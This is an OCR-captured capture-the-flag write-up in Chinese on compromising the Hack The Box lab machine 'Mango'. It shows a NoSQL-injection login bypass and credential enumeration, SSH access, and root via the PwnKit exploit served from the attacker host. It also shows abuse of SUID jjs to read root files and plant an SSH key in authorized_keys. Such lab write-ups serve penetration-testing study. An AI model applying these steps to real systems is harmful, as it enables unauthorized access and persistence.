
Mango,Nosql(帳密爆破)、jjs(提權)、PwnKit(漏洞提權)

```
└──# nmap -sCV -p22,80,443 -A 10.10.10.162
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 17:03 PDT
Nmap scan report for 10.10.10.162
Host is up (0.21s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:8f:d9:6f:a6:e4:ee:56:e3:ef:54:54:6d:56:0c:f5 (RSA)
|   256 6a:1c:ba:89:1e:b0:57:2f:fe:63:e1:61:72:89:b4:cf (ECDSA)
|_  256 90:70:fb:6f:38:ae:dc:3b:0b:31:68:64:b0:4e:7d:c9 (ED25519)
80/tcp  open  http     Apache httpd 2.4.29
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.29 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
| ssl-cert: Subject: commonName=staging-order.mango.htb/organizationName=Mango Prv
Ltd./stateOrProvinceName=None/countryName=IN
| Not valid before: 2019-09-27T14:21:19
|_Not valid after:  2020-09-26T14:21:19
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.29 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_http-title: 400 Bad Request
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (93%), Linux 3.1 (91%), Linux 3.2 (91%), AXIS
210A or 211 Network Camera (Linux 2.6.17) (90%), Linux 3.18 (90%), Linux 5.0 (89%),
Android 4.2.2 (Linux 3.4) (89%), Linux 3.16 (89%), Linux 2.6.32 (89%), Linux 3.1 - 3.2
(89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: 10.10.10.162; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   212.10 ms 10.10.14.1
```

```
2    212.13 ms 10.10.10.162

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.56 seconds
```


打IP只有只有443可以連線

需要加入hosts`10.10.10.162 mango.htb staging-order.mango.htb`




只有`Analytics`可進入`https://mango.htb/analytics.php`

測試2個443域名都失敗，但看起來是`資料庫`



如果staging-order.mango.htb改為80Port就正常，為登入介面



封包抓取

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: staging-order.mango.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-TW
5 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://staging-order.mango.htb
0 Connection: close
1 Referer: http://staging-order.mango.htb/
2 Cookie: PHPSESSID=qi94cur9lk4vlv3lkmi05sepl6
3 Upgrade-Insecure-Requests: 1
4
5 username=admin&password=adimn&login=login
```


Content-Type: application/x-www-form-urlencoded <=有被加密

username=admin&password=adimn&login=login <=並無出現錯誤，可能會重定向(302)到其他URI

使用一般簡單SQL失敗，

測試NoSQL(成功，被重定向)

`username[$ne]=toto&password[$ne]=toto&login=login`



參考：

https://book.hacktricks.xyz/cn/pentesting-web/nosql-injection

開源腳本：

https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration

獲取username：admin、mango

獲取password：h3mXK8RhU~f{]f5H、t9KcS3>!0B#2

ssh連線帳密：`mango / h3mXK8RhU~f{]f5H`

```
# ssh mango@10.10.10.162
mango@10.10.10.162's password:
Permission denied, please try again.
mango@10.10.10.162's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Oct 27 02:45:07 UTC 2024

  System load:  0.08              Processes:           101
  Usage of /:   58.0% of 5.29GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.10.162
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

118 packages can be updated.
18 updates are security updates.


Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$ id
uid=1000(mango) gid=1000(mango) groups=1000(mango)
mango@mango:~$ whoami
mango
mango@mango:~$ pwd
/home/mango
mango@mango:~$ ls
mango@mango:~$
```

旗標在admin底下...

```
mango@mango:~$ find / -name user.txt 2>/dev/null
/home/admin/user.txt

mango@mango:~$
mango@mango:~$ cat /home/admin/user.txt
cat: /home/admin/user.txt: Permission denied
mango@mango:~$
```

可以直接登入`admin / t9KcS3>!0B#2`

```
mango@mango:/home$ su admin
Password:
$ whoami
admin
$ id
uid=4000000000(admin) gid=1001(admin) groups=1001(admin)
$
```

user flag

```
admin@mango:/home$ cat /home/admin/user.txt
bbf2b2ce4967eb3fff3895edd7340f2c
```

有版本漏洞(PwnKit)

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

Vulnerable to CVE-2021-4034

mango@mango:/tmp$ chmod +x PwnKit
mango@mango:/tmp$ ./PwnKit
root@mango:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1000(mango)
root@mango:/tmp# whoami
root
root@mango:/tmp#
```

```
┌──(root㉿kali)-[~/htb/Mango]
└─# cd PwnKit

┌──(root㉿kali)-[~/htb/Mango/PwnKit]
└─# ls
imgs  LICENSE  Makefile  PwnKit  PwnKit32  PwnKit.c  PwnKit.sh  README.md

┌──(root㉿kali)-[~/htb/Mango/PwnKit]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.162 - - [26/Oct/2024 22:53:21] "GET /PwnKit HTTP/1.1" 200 -
```

獲取個root flag

```
root@mango:/tmp# cat /home/admin/user.txt
bbf2b2ce4967eb3fff3895edd7340f2c
root@mango:/tmp# cat /root/root.txt
2b412043ff20e0f77f56471bf9b7902b
root@mango:/tmp#
```

SUID找到`jjs`疑似可提權`/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs`

```
-rwsr-sr-- 1 root admin 11K Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
```

參考 [可獲取文件] ：https://gtfobins.github.io/gtfobins/jjs/#file-read

```
var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }
```

```
jjs> var BufferedReader = Java.type("java.io.BufferedReader");
jjs> var FileReader = Java.type("java.io.FileReader");
jjs> var br = new BufferedReader(new FileReader("/root/root.txt"));
jjs> while ((line = br.readLine()) != null) { print(line); }
2b412043ff20e0f77f56471bf9b7902b
jjs>
```

也可以獲取私鑰，嘗試後，因該沒有私鑰，但可以上傳公鑰

```
var FileWriter = Java.type("java.io.FileWriter");
var fw=new FileWriter("/root/.ssh/authorized_keys");
```

```
fw.write("ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIBxMa19rRsLt7ScE527+c4rvuyey2fRG9YH7Yb4RJRZg root@kali");
fw.close();
```